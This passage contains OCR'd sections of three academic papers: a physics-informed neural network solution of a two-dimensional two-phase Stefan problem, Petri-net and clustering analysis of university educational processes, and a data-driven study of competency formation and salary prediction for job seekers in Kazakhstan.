where α_1 and α_2 denote the thermal diffusivities for the liquid and solid phases, respectively.

Initial Conditions:

$$u_1(x,y,0) = f_1(x,y), \quad (7)$$

$$u_2(x,y,0) = f_2(x,y), \quad (8)$$

$$S(y,0) = S_0(y). \quad (9)$$

Stefan Condition (at the interface S(y, t)):

$$\frac{\partial S(y,t)}{\partial t} = -\frac{1}{L}\left(\kappa \frac{\partial u_1}{\partial x} - \kappa \frac{\partial u_2}{\partial x}\right)|_{x=S(y,t)}, \quad (10)$$

$$t > 0$$

where L is the latent heat and κ represents the thermal conductivity (assumed equal for both phases).

Boundary Conditions (Dirichlet):

Assume the computational domain is defined by $x \in [x_{min}, x_{max}]$ and $y \in [y_{min}, y_{max}]$ he Dirichlet boundary conditions are prescribed as follows:

For the liquid phase $x > S(y,t)$

$$u_1(x,y,t) = g_1(x,y,t) \quad texton\Gamma_{D_1}, \quad (11)$$

For the solid phase ($x < S(y,t)$):

$$u_2(x,y,t) = g_2(x,y,t) \quad texton\Gamma_{D_2}, \quad (12)$$

Lateral y-Boundary Conditions:

Along the boundaries $y = y_{min}$ and $y = y_{max}$, the temperature fields are prescribed as:

$$u_1(x,y,t) = g_{1,y}(x,t), \quad (13)$$

$$textforx > S(y,t), u_2(x,y,t) = g_{2,y}(x,t), \text{(14)}$$

$$textforx < S(y,t).$$

To fully specify the problem, we also enforce the continuity of temperature at the moving interface:

$$u_1(S(y,t),y,t) = u_2(S(y,t),y,t) = T_m, \textit{(15)}$$

$$t > 0,$$

where T_m is the melting temperature at which the phase change occurs.

C. Benchmarking-testing Two-Dimensional Two-Phase Stefan Problem that is used in PINN model

For benchamrking-testing these conditions is applied as an input condition, which further will satisfy loss functions and used to extract Exact, Predicted and absolute error for both phases of the problem.

The benchmarking problem for the two-dimensional two-phase Stefan problem is defined as follows:

Computational Domain:

$\Omega(t) = \{(x, y) : 0 \le x \le 2.25, 0 \le y \le 1, 0 \le t \le 1\},$

where the moving boundary is given by:

$$S(y, t) = s0(y) + h(t), \textit{(16)}$$

with

$$s0(y) = 0.5y + 0.5, h(t) = t. \textit{(17)}$$

Governing equations mentioned before in previous sections.

Initial Conditions:

$u1(x, y, 0) = \exp(-x + y) - 1, x > S(y, 0), \textit{(19)}$

$u2(x, y, 0) = \exp(-x + y) + 1, x < S(y, 0), \textit{(20)}$

$S(y, 0) = 0.5y + 0.5. \textit{(21)}$

Boundary Conditions:

- At x = 2.25 (liquid phase boundary):

$$u_1(2.25, y, t) = \exp\left(-2.25 + y + \frac{t}{2}\right) - 1, \textit{(22)}$$

- At x = 0 (solid phase boundary):

$$u_ə(0, y, t) = \exp\left(1 + \frac{t}{4}\right) + 1, \textit{(23)}$$

- At the moving interface x = S(y, t):

$$u_1(S(y,t),y,t) = u_2(S(y,t),y,t) = Tm, \textit{(24)}$$

where Tm is the melting temperature.

Based on all equations, **Exact Solutions for Benchmarking:**

$$u1(x,y,t) = \exp\left(-x + y + \frac{t}{2}\right) - 1, \textit{(25)}$$

$$u2(x,y,t) = \exp\left(-x + y + \frac{t}{4}\right) + 1, \textit{(26)}$$

$$S(y,t) = 0.5y + 0.5 + t, \textit{(27)}$$

IV. MATHEMATICAL FORMULATION IN THE PINN FRAMEWORK

Physics-informed neural networks (PINNs) offer a robust framework for solving partial differential equations by embedding the underlying physical laws directly into the network's loss function. In this work, we use PINNs to solve the two-dimensional two-phase Stefan problem by simultaneously approximating:

- The liquid phase temperature field $u_1(x,y,t)$,
- The solid phase temperature field $u_2(x,y,t)$,
- The moving interface $s(y,t)$ that separates the two phases.

A. PINN Approximation

In our PINN formulation, the unknown fields are represented by neural networks:

- $N_{u_1}(x,y,t;mathbf\theta_1)$ approximates $u_1(x,y,t)$,
- $N_{u_2}(x,y,t;mathbf\theta_2)$ approximates $u_2(x,y,t)$,
- $N_s(y,t;mathbf\theta_s)$ approximates the moving interface $s(y,t)$.

Here, θ_1, θ_2, and θ_s are the trainable parameters.

To enforce the governing equations, initial, and boundary conditions, we construct a total loss function:

$$\mathcal{L}_{total} = \mathcal{L}_{u1} + \mathcal{L}_{u2} + \mathcal{L}_{Stefan} + \mathcal{L}_{\frac{BC}{IC}}, \textit{(28)}$$

With:

$$\mathcal{L}_{u1} = \frac{1}{N}\sum_{i=1}^{N}\left(\frac{\partial N_{u1}}{\partial t} - \alpha_1\left(\frac{\partial^2 N_{u1}}{\partial x^2} + \frac{\partial^2 N_{u2}}{\partial y^2}\right)\right)^2, \textit{(29)}$$

$$\mathcal{L}_{u2} = \frac{1}{N}\sum_{i=1}^{N}\left(\frac{\partial N_{u2}}{\partial t} - \alpha_2\left(\frac{\partial^2 N_{u2}}{\partial x^2} + \frac{\partial^2 N_{u2}}{\partial y^2}\right)\right)^2, \textit{(30)}$$

$$\mathcal{L}_{Stefan} = \frac{1}{N}\sum_{i=1}^{N}\left(\frac{\partial N_S}{\partial t} + \frac{1}{L}\left(k\frac{\partial N_{u1}}{\partial x} - \frac{\partial N_{u2}}{\partial x}\right)\right)^2, \textit{(31)}$$

The derivatives are computed via automatic differentiation using TensorFlow's GradientTape).



Fig. 3. Training loss

B. *Neural Network Architecture and Training Details*

The PINN model is implemented with the following settings:

- Learning Rate: 1×10^{-3} (adaptive via the Adam optimizer),
- Number of Layers: 5 layers for each network,
- Neurons per Layer: 100 neurons per hidden layer,
- Activation Function: tanh,
- Batch Size: 128 (for sampling collocation points, initial, and boundary data),
- Loss Function: Mean squared error as described above.

C. *Results and Discussion*

The training process was monitored by visualizing the convergence of the total loss function. Figure 3 shows the loss reduction over iterations, demonstrating effective optimization.

After approximately 500 iterations, the loss stabilized at a low value, indicating that the PINN model accurately enforces the governing equations, initial conditions, and boundary conditions.

The model was evaluated by predicting:

- $u_1(x, y, t)$: the liquid temperature field,
- $u_2(x, y, t)$: the solid temperature field,
- $s(y, t)$: the moving interface.



Fig. 4. Moving boundary; exact, predicted, absolute error.

These results validate the effectiveness and accuracy of the PINN model for solving the two-dimensional two-phase Stefan problem. The figures included in this section (Figures 4 and 5) are direct outputs of our 2p2p solving code. They represent:

- The convergence behavior of the loss function during training,
- The comparison between the exact and predicted moving boundary $s(y, t)$,
- Similar comparisons for the temperature fields u_1 and u_2.



Fig. 5. Exact, predicted, and absolute error for the u1,u2 S(y, t) at t= 0.2; t=0.4; t=0.6.

V. Conclusion and Future Work

In this work, we developed a novel physics-informed neural network (PINN) framework for solving the two-dimensional two-phase Stefan problem. Our approach embeds the governing physical laws—including the heat equations for both liquid and solid phases and the Stefan condition at the moving interface—directly into the loss function, allowing the neural network to learn a continuous and differentiable representation of the temperature fields $u_1(x, y, t)$ and $u_2(x, y, t)$, as well as the interface $s(y, t)$.

A key contribution of our work is the extension of benchmark studies based on the classical one-dimensional Stefan problem (see). By leveraging the simpler 1D case as a benchmark, we validated our method's core ideas before extending them to the more challenging 2D2P scenario. Our numerical experiments demonstrate that our PINN model achieves relative errors on the order of 10^{-3} for both the temperature fields and the moving interface. These results confirm the ability of our method to capture the complex dynamics of phase change processes accurately and efficiently.

Our PINN framework is implemented using state-of-the-art deep learning tools (TensorFlow) and employs automatic differentiation to compute the necessary derivatives in the loss function. The network architecture comprises 5 hidden layers with 100 neurons per layer and uses the hyperbolic tangent activation function. Training is carried out with an adaptive Adam optimizer (learning rate 1×10^{-3}) and a batch size of 128. The outputs from our 2D2P solver include convergence plots of the loss function, predicted temperature fields, and the evolution of the moving interface. Figures such as 4 and 5 illustrate the excellent agreement between the predicted solutions and the exact benchmark results.

Despite these promising results, several challenges remain. In our current formulation, the physical parameters are assumed constant, and the boundary conditions are simplified. Future work will focus on extending our framework to more heterogeneous materials and complex boundary conditions. In addition, we plan to:

- Develop and integrate advanced adaptive sampling strategies to further reduce the computational cost.

- Explore the incorporation of uncertainty quantification to assess the robustness of the PINN predictions under parameter variability.

- Extend the current framework to three-dimensional two-phase Stefan problems.

- Investigate the use of alternative network architectures and hybrid methods that combine PINNs with traditional numerical solvers.

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Optimizing University Educational Processes through Information Process Modeling and Data Analytics

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***Abstract*—This study examines the amalgamation of information process modeling approaches with clustering analysis to improve decision-making in higher education. The research utilises data from a university during the 2023–2024 academic trimester to employ Petri nets for the visual representation of academic workflows, monitoring student progression, assessment milestones, and retake procedures. Additionally, clustering techniques, such as K-Means and hierarchical clustering, are used to categorise educational programs based on academic performance metrics. The integrated method uncovers essential decision junctures and performance patterns, providing insights into curricular deficiencies, faculty workload disparities, and prospective locations for focused interventions. Despite obstacles linked to data quality and size, the findings highlight the potential of data-driven initiatives to enhance course distribution, bolster student support systems, and optimise resource allocation in academic institutions.**

***Index Terms*—Higher Education, Information Process Modeling, Petri Nets, Cluster Analysis, Educational Data Mining, Curriculum Optimization, Faculty Workload, Academic Decision-Making, Data Analytics, Learning Analytics**

I. Introduction

Higher education institutions are increasingly confronted with extensive data concerning educational programs, disciplines, and faculty performance [1]. When efficiently analysed, these data can substantially improve institutional decision-making, refine curriculum design, and boost faculty resource distribution. Nevertheless, despite the prospective advantages, numerous universities have difficulties in effectively utilising data-driven insights for academic planning.

Progress in information processing and analytics offers a chance to close this gap [2]. Methods including data mining, machine learning, and process modelling enable institutions to assess curricular frameworks, appraise faculty effectiveness, and enhance resource distribution [13]. This study examines the application of information process modelling to analyse university-level educational programs and disciplines. Universities can improve their strategic planning by identifying program clusters, evaluating academic trends, and refining decision-making processes.

This research aims to underscore the significance of modelling information processes in education [10]. By employing clustering techniques and data analytics, institutions may proactively tackle issues such as suboptimal course distribution, unequal faculty workload, and disparities in academic performance across fields [14]. This paper presents a modelling framework utilising Petri nets and clustering approaches to examine educational program structures and enhance institutional decision-making.

II. Literature Review

Educational Data Mining (EDM) has become an essential instrument in contemporary educational environments [6]. EDM combines machine learning, artificial intelligence (AI), and statistical methodologies to examine extensive educational data and extract significant insights [3]. A principal use is the prediction of student performance, utilising classification methods such as decision trees, support vector machines (SVM), and random forests. These models aid educators in predicting student results and facilitating prompt interventions.

In addition to predictive analysis, learning analytics is a field of growing significance. Learning analytics emphasises the collection and analysis of student interactions to tailor educational experiences. Universities utilise Big Data analytics to assess both organised and unstructured data, resulting in enhanced student retention and course efficacy. Predictive analytics enables colleges to identify students at risk of academic failure and to build requisite support systems.

Notwithstanding its benefits, the incorporation of EDM into university operations poses difficulties. Numerous institutions have difficulties in connecting prediction models with academic decision-making procedures [15]. The complexities of implementing machine learning-based interventions are exacerbated by data privacy concerns and the diversity of student backgrounds [16]. This work seeks to tackle these problems by employing information process modelling tools to arrange educational activities, thereby facilitating a transparent approach to academic decision-making.

Although EDM and learning analytics predominantly concentrate on student-level data, there is an increasing necessity for optimisation at the institutional level. Studies have shown that clustering techniques can categorise educational programs according to performance criteria, while process modelling methods like Petri nets facilitate enhanced visualisation and administration of academic workflows [18][19]. Nevertheless, incorporating these approaches into a comprehensive university curriculum optimisation strategy necessitates additional investigation.

This study extends prior research by utilising Petri nets and hierarchical clustering for the examination of educational programs, thereby offering a systematic framework for institutional decision-making [10][5]. This research enhances the understanding of how universities can optimise educational frameworks for better academic achievement and resource allocation by transitioning from student-centered analytics to insights at the program and curriculum levels.

III. Methodology

A. Data Source

This study utilises data supplied by the university for the third trimester of the 2023-2024 academic year. The collection comprises details on educational programs, fields, faculty allocations, and consolidated performance metrics.

The subsequent datasets were utilised:

- Average grades (2023-2024, trimester 3) – mean performance metrics across subjects.
- Grade data (2023-2024, trimester 3) — distribution of grades among various courses.
- Disciplines and programs (2023-2024, trimester 3) — interrelations among disciplines and academic programs.
- Scholarship information (2023-2024, trimester 3) — financial assistance data for students.
- Faculty, disciplines, and programs (2023-2024, trimester 3) — allocation of instructors to courses and programs.
- Students with academic debts (2023-2024, trimester 3) — documentation of students with academic inadequacies.

B. Data Preprocessing

The data was originally supplied in a non-normalized format, necessitating comprehensive preprocessing:

- Data cleansing through the elimination of duplicates and rectification of discrepancies.
- Data normalisation through the standardisation of formats across datasets.
- Data integration through the amalgamation of pertinent datasets for thorough analysis.
- Eliminating extraneous data by omitting incomplete or unnecessary records.

C. Analysis Methods

This study combines Petri net modelling and cluster analysis to examine educational processes. Petri nets represent a mathematical and graphical methodology for modelling discrete-event systems, rendering them particularly appropriate for instructional operations [18]. A Petri net is characterised as:

$$PN = (P, T, F, W, M_0) \tag{1}$$

P denotes places (e.g., "Midterm Registered," "Final Exam Passed"), while T signifies transitions (e.g., "Check Midterm," "Register Final Exam"). F represents flow relations across locations and transitions, W allocates weights to arcs indicating dependencies, and M0 delineates the start marking. The rule for state evolution pertaining to the updating of markings is articulated as follows:

$$M'(p) = M(p) - W\big(p,t\big) + W\big(t,p\big), \quad \forall p \in P \tag{2}$$

Cluster analysis is employed to categorise educational programs according to academic success measures. This study use K-Means clustering, which reduces intra-cluster variation by utilising the squared Euclidean distance, with the following objective function:

$$J = \sum_{i=1}^{k} \sum_{x \in C_i} \|x - \mu_i\|^2 \tag{3}$$

where k denotes the number of clusters, C_i signifies each cluster, x represents a data point, and μ_i indicates the centroid of cluster C_i. The ideal number of clusters is ascertained via the Elbow Method, assessed through Within-Cluster Sum of Squares (WCSS):

$$WCSS = \sum_{i=1}^{k} \sum_{x \in C_i} \|x - \mu_i\|^2 \tag{4}$$

Hierarchical clustering is utilised to illustrate the links among educational programs. The Ward linkage criterion reduces the variance among combined clusters, utilising the following distance function:

$$d(A,B) = \frac{|B|}{|A| + |B|} \left\|\bar{x}_A - \bar{x}_B\right\|^2 \tag{5}$$

where $|A|$ and $|B|$ denote the cardinality of clusters, and $\bar{x}_A$ and $\bar{x}_B$ signify their centroids.

Results

The Petri net model (Fig. 1.) effectively delineates student advancement, assessment evaluation, and retake procedures. The visual depiction emphasises pivotal decision junctures, including midterms, attendance mandates, and final assessments. The model detects bottlenecks that may impede student growth, facilitating process optimisation. This process modelling technique reveals curriculum inefficiencies, ensuring academic workflows are aligned with institutional objectives.

The cluster analysis identified three principal groupings of student performance [4]. High-achieving pupils demonstrate superior grades and a diminished probability of incurring academic debt, whereas low-achieving groups exhibit elevated failure rates. The hierarchical clustering dendrogram further elucidates linkages among programs, categorising those with



Fig. 1. Petri net model

analogous academic outcomes. These findings underscore significant disparities among educational programs, indicating possible deficiencies in curricular coherence and teacher effort allocation. (Fig. 2.)



Fig. 2. Cluster analysis

The hierarchical clustering outcomes (Fig. 3.) demonstrate the degree of similarity among various educational programs, offering insights on trends in student performance. Courses exhibiting analogous assessment frameworks and grading methodologies were recognised, enabling universities to enhance interdisciplinary linkages and identify possible areas for curriculum improvement.

Discussion

The amalgamation of Petri nets and clustering methodologies offers a systematic framework for the analysis of educational activities [7]. Petri nets provide clarity in academic procedures by visually depicting decision-making routes. Cluster analysis provides significant insights into student performance patterns, enabling universities to distribute resources effectively and enhance their academic structure tactics.

A primary benefit of the Petri net model is its capacity to simulate many academic circumstances, hence guaranteeing resilience in educational planning [9]. The hierarchical clustering results reveal programs with shared characteristics, allowing institutions to execute targeted enhancements.



Fig. 3. Hierarchical clustering

Practical Applications and Recommendations

The study findings indicate that information process modelling by Petri nets and cluster analysis can effectively optimise educational activities in universities [11].

A significant discovery is the capacity to categorise educational programs according to diverse parameters, including academic burden, average student performance across disciplines, and the impact of instructors on the educational process.

Based on the discerned trends, the subsequent recommendations for colleges might be articulated:

- Optimisation of course allocation within academic curricula, taking into account their complexity and interconnections with other disciplines.
- Identification of pivotal disciplines that significantly influence the efficacy of the educational program and subsequent modification of pedagogical approaches.
- Identification of courses with elevated academic debt rates and the execution of supplementary support initiatives for students (e.g., elective courses, consultations).
- Creation of analytical instruments to assess instructor efficacy and its impact on student achievement.

University administrations can employ these guidelines to improve the quality of the educational process and optimise resource allocation.

The amalgamation of Petri nets and clustering methodologies offers a systematic framework for the analysis of educational activities. Petri nets improve transparency in academic procedures by visually depicting decision-making paths. Cluster analysis provides critical insights into student performance trends, enabling universities to manage resources effectively and enhance their academic structure techniques.

A primary benefit of the Petri net model is its capacity to replicate many academic contexts, hence enhancing resilience in educational planning. The hierarchical clustering results

reveal which programs possess shared traits, allowing universities to execute targeted enhancements.

LIMITATIONS

This work offers significant insights into enhancing educational processes through the application of Petri nets and clustering algorithms; nonetheless, some limitations must be recognised:

The efficacy of the presented models is contingent upon the precision and comprehensiveness of institutional data. Incomplete or inconsistent records might result in biases in clustering results and process modelling outputs [8].

- When used to extensive educational processes, Petri nets can become computationally demanding, necessitating considerable resources for simulation and analysis.
- The research relies on data from a particular academic term and institution. The methodology is flexible; nevertheless, disparities in curriculum architecture and grading practices among various colleges may influence the direct applicability of the results [17].
- This study's models examine historical data. Future research should investigate real-time monitoring systems that continuously update forecasts and recommendations as new data is acquired [12].
- The study offers a theoretical framework lacking actual support via practical application. An academic case study or pilot test would enhance the practical applicability of the proposed methodology.

Mitigating these constraints in forthcoming research will improve the robustness, scalability, and practical usability of the suggested methodology.

CONCLUSION

This study illustrates the application of information process modelling to analyse university-level instructional activities. Utilising Petri nets, universities may monitor student advancement, enhance decision-making, and maintain an organised academic process. Cluster analysis enhances this by discerning performance patterns and facilitating strategic changes.

The results underscore the significance of data-informed decision-making in education. By utilising predictive models, schools can preemptively tackle academic issues, enhance student achievements, and improve instructional tactics.

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Data-driven Method For The Personalized Formation of Competencies for the Purpose of Employment

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***Abstract*— In the contemporary job market, data-driven methods are becoming increasingly integral to the employment search process. This study explores various techniques for optimizing job matching and career development through data analysis, including Euclidean methods, mathematical models, economic approaches, human resource perspectives, personalized learning strategies, industry-specific models, competency automation, and ensemble learning techniques. The effectiveness of these methods is demonstrated through the application of machine learning algorithms to analyze job postings and identify in-demand skills, thereby enhancing candidates' employability. The analysis reveals that Euclidean methods, specifically, offer significant advantages in matching job seekers to suitable positions by quantifying the similarity between candidate profiles and job requirements. Additionally, a review of employment statistics for graduate students in Kazakhstan underscores the impact of data-driven approaches on employment rates, which have seen a substantial increase in recent years. The study concludes by discussing the benefits and limitations of different methods for internal and external positions, providing a comprehensive framework for students to develop personalized competencies with minimal effort. This research highlights the importance of leveraging data-driven strategies to achieve optimal job placement and career advancement.**

Keywords*— *data-driven methods, job matching, euclidean methods, personalized learning, competency automation, career development

I. Introduction

The modern labor market has become increasingly dynamic and demanding of candidates, which poses new challenges for higher education institutions and enterprises in the field of developing competencies among future specialists. The development of a Data-driven method for personalized development of competencies for the purpose of employment is a relevant and important task in light of the need to take into account the individual needs and characteristics of each student or employee. In the modern world, the abundance of data and the ability to analyze it make it possible to create innovative approaches to developing competencies that were previously unavailable. This approach allows us to not only identify the personal needs of each student or employee but also offer educational programs or career paths that are truly suitable for everyone, matching their unique skills, interests and needs.

The study is placed in the context of a current scientific field where work is already underway to personalize education and career development using data. However, most existing studies are limited to general approaches, without taking into account the individual characteristics of each student or employee. This paper proposes a new, innovative approach based on the use of data to create personalized educational and career programs. It is expected that the results of the study will not only provide new scientific knowledge in the field of personalization of education and career development but will also help educational institutions and companies use their resources more efficiently and increase the level of adaptability to the changing demands of the labor market.

The subsequent sections of the work will present a literature review, research methodology, experimental results and their analysis, as well as conclusions and recommendations for the practical application of the developed method. This study is important for the scientific community and society, as it reflects the current challenges and requirements of the modern labor market and offers new tools and approaches to solve them.

Modern technologies such as artificial intelligence, data analytics and automation are changing the requirements for professional skills and competencies. Therefore, the methodology for developing personalized competencies becomes an urgent task to prepare specialists who meet the needs of the modern labor market.

For your information, organizations that can quickly adapt to changes in labor market demands and provide personalized educational and career opportunities to their employees gain a competitive advantage. Therefore, the development of Data-driven methods for personalized development of competencies becomes strategically important for maintaining the competitiveness of organizations.

Thus, this work is not only relevant in the context of current changes in the labor and education markets, but also has the potential to significantly influence the behavior of educational institutions and enterprises in the future, making them more adaptive and efficient.

The subject of research is the need of development of personalized formation of competencies. The object of study are students and workers with factors, depending on the context of the study), their individual needs, skills, interests and abilities.

The purpose of this research is to develop an effective Data-driven method that will allow students and employees to individually develop competencies, taking into account their individual characteristics and needs. To achieve this goal, the following tasks have been set:

• Study of existing approaches and methods in the field of personalized development of competencies.

• Analysis of data necessary to personalize educational or career programs.

• Development of a model for analyzing and predicting competencies based on the collected data.

• Conducting experiments and evaluating the effectiveness of the developed method in practice.

The use of Data-driven methods will significantly improve the approach of employers and the future of specialists through the personalized development of competencies using a large amount of data, thereby increasing the accuracy and efficiency of the method.

The study assumes that an increase in the efficiency of the processes of recruiting employees, their adaptation and development of existing ones is expected, which will lead to an increase in the competitiveness of the organization in the labor market and an improvement in its performance.

II. Background/literature review

The power of a data-driven approach to career development is meticulously gathering and analyzing data on their skills, experiences, and market trends, they have been able to tailor their job search strategies to match the demands of the job market. This approach not only increases their chances of finding suitable employment but also enhances their overall career satisfaction.

The Euclidean methods provide a clear, quantifiable way to match their profiles with job requirements. This method's strength lies in its simplicity and effectiveness, offering a straightforward metric for job matching [2], [10], [23]. However, its reliance on numerical similarity may overlook qualitative factors that are also crucial in job selection.

On the other hand, mathematical methods offer a more nuanced approach, capable of analyzing complex data sets and identifying patterns that can inform career decisions. This method's advantage is its ability to handle large amounts of data and provide insights that are not immediately apparent. However, its complexity may be a barrier for those without a strong background in mathematics or data science [3], [4], [11].

Economic approaches provide a macro-level understanding of market dynamics, offering valuable insights into factors that influence job outcomes. This perspective is particularly useful for understanding the broader economic context in which job searches occur. However, its broad focus may miss out on the individual nuances that are critical for personalized career planning [7], [9].

Human resource perspectives add another layer of depth, emphasizing the importance of aligning individual skills with organizational needs. This method underscores the importance of soft skills and cultural fit, which are often as important as technical skills in job placement. However, its subjective nature can make it difficult to quantify and analyze effectively [1], [8], [14], [21].

The students' experience with personalized learning approaches highlights the importance of tailoring career development to individual needs. By focusing on personalized learning and competency development, they can continuously adapt to the changing demands of the job market [15] – [17].

Industry-specific models provide targeted insights that are highly relevant to specific sectors. These models' strength lies in their ability to align competencies with industry requirements, making them particularly useful for graduates looking to enter specific fields [6], [13], [20].

Finally, ensemble learning techniques enhance the robustness and accuracy of job recommendations by integrating multiple data sources and algorithms. This method's strength is its ability to provide a comprehensive view of the job market, although its complexity may be a challenge for some users [5], [12], [18], [22].

In summary, the most of advantages of a data-driven approach include accurately matching skills with employer requirements, thereby enhancing the likelihood of job offers and career satisfaction. However, this approach may necessitate a significant initial investment in data collection and analysis. The primary drawback is the need for continuous data monitoring and adaptation to rapidly evolving market trends. The methodical effort and the application of data-driven strategies, graduate students can more effectively navigate the job market, align their qualifications with industry demands, and enhance their career prospects.

III. METHODS

The development of a robust strategy for personalized competency formation aimed at enhancing employment prospects, which begins with a deep dive into data. Since the main audience is a group of graduate students, eager to navigate the complex job market, instead of relying solely on intuition or anecdotal advice, it would be preferred to turn to a meticulous, data-driven methodology.

The first step involves gathering comprehensive data about itself. This includes academic performance, extracurricular activities, internships, and projects. A meticulous catalog of skills, experiences, and preferences, seeks patterns and trends in achievements to identify their strengths and weaknesses. This self-assessment phase is crucial, forming the bedrock of their personalized approach [11], [15]. While shifting their focus to the job market, the students delve into data collection on job openings, industry trends, and employer preferences. Scrutinizing job descriptions, looking for keywords and requirements that align with their skills and interests [3], [4]. Achieving a goal transcends merely finding any job; they aim to find the perfect match. To this end, they employ machine learning algorithms to analyze job postings and identify the most in-demand skills and competencies in their field [5], [18].

The data-driven approach to salary prediction relies on systematically collecting and analyzing job market data. Like prior studies on salary estimation models, this research employs structured data from job postings, including salary, required skills, and job descriptions. The dataset is preprocessed to normalize salaries across different currencies, remove inconsistencies, and encode categorical features. Feature selection techniques, such as correlation analysis and principal component analysis (PCA), are used standardized preprocessing techniques such as:

• Currency normalization to account for salary differences across regions

• Text processing to extract key skills and job attributes from unstructured descriptions

• Feature encoding using one-hot encoding and word embeddings for categorical variables

• Outlier detection and removal to improve model stability

The dataset was preprocessed using pandas and numpy, ensuring data consistency. Missing salary values were removed, and non-numeric attributes were converted into numerical formats where necessary. Since salaries were reported in different currencies, they were converted to a common unit (Kazakhstani Tenge, KZT) using predefined exchange rates.

For numerical features, missing values were imputed using the median strategy (SimpleImputer from sklearn), ensuring data completeness without distorting distributions. Categorical variables such as industry type, job title, and currency were transformed using LabelEncoder to make them suitable for machine learning models.

The data-driven approach to salary prediction in this study relies on systematically collecting and analyzing job market data from multiple sources. The primary datasets were obtained through the following methods:

• Job postings parsed from HeadHunter, a popular job search platform, were parsed to gather comprehensive information about job vacancies in Kazakhstan. This included details such as job titles, required skills, location, and salary ranges.

• Datasets also were sourced from Kaggle, which provided further insights into job vacancies in Kazakhstan. These datasets complemented the HeadHunter data by offering a broader perspective on the job market.

• Linkedin job postings used to ensure a well-rounded dataset, job postings from LinkedIn were also included. This helped capture a diverse range of job opportunities and provided additional context for salary predictions.



Figure 1. Plot for salary distribution

IV. RESULTS&FINDINGS

The results confirm that machine learning models significantly improve salary prediction accuracy, supporting previous research in human resource analytics. However, several challenges persist:

Skills, experience level, and industry type emerged as the most significant predictors of salary, reinforcing findings from workforce analytics studies. These attributes directly correlate with compensation, making them essential in salary forecasting models.

High-income roles are often misestimated due to the scarcity of high-salary data points. This issue, commonly reported in job market prediction research, arises because machine learning models rely on patterns from historical data. A lack of sufficient high-income samples leads to biases in predictions.

Salary predictions are affected by currency fluctuations and cost-of-living variations. Without accounting for macroeconomic indicators, the model may struggle to generalize across different economic conditions. Incorporating inflation rates, GDP growth, and local purchasing power could enhance prediction accuracy.

Attributes such as soft skills, company reputation, and negotiation abilities are difficult to measure numerically. This limitation restricts the model's ability to account for personal and organizational factors that influence salary outcomes.

The model's performance was assessed using Mean Absolute Error (MAE), Root Mean Squared Error (RMSE), and R^2 Score. The estimated accuracy was also calculated based on the deviation from actual salary values. The model's performance was assessed using multiple evaluation metrics:

• Mean Absolute Error (MAE): 107,548.10 KZT

• Root Mean Squared Error (RMSE): 152,455.49 KZT

• R^2 Score: 0.14 (indicating a weak explanatory power of features)

• Estimated Accuracy: 64.55% (computed as 1 - (MAE / mean_salary) * 100%)

The evaluation results suggest that while the model captures some salary trends, additional improvements such as feature enrichment and alternative modeling approaches could enhance predictive accuracy.

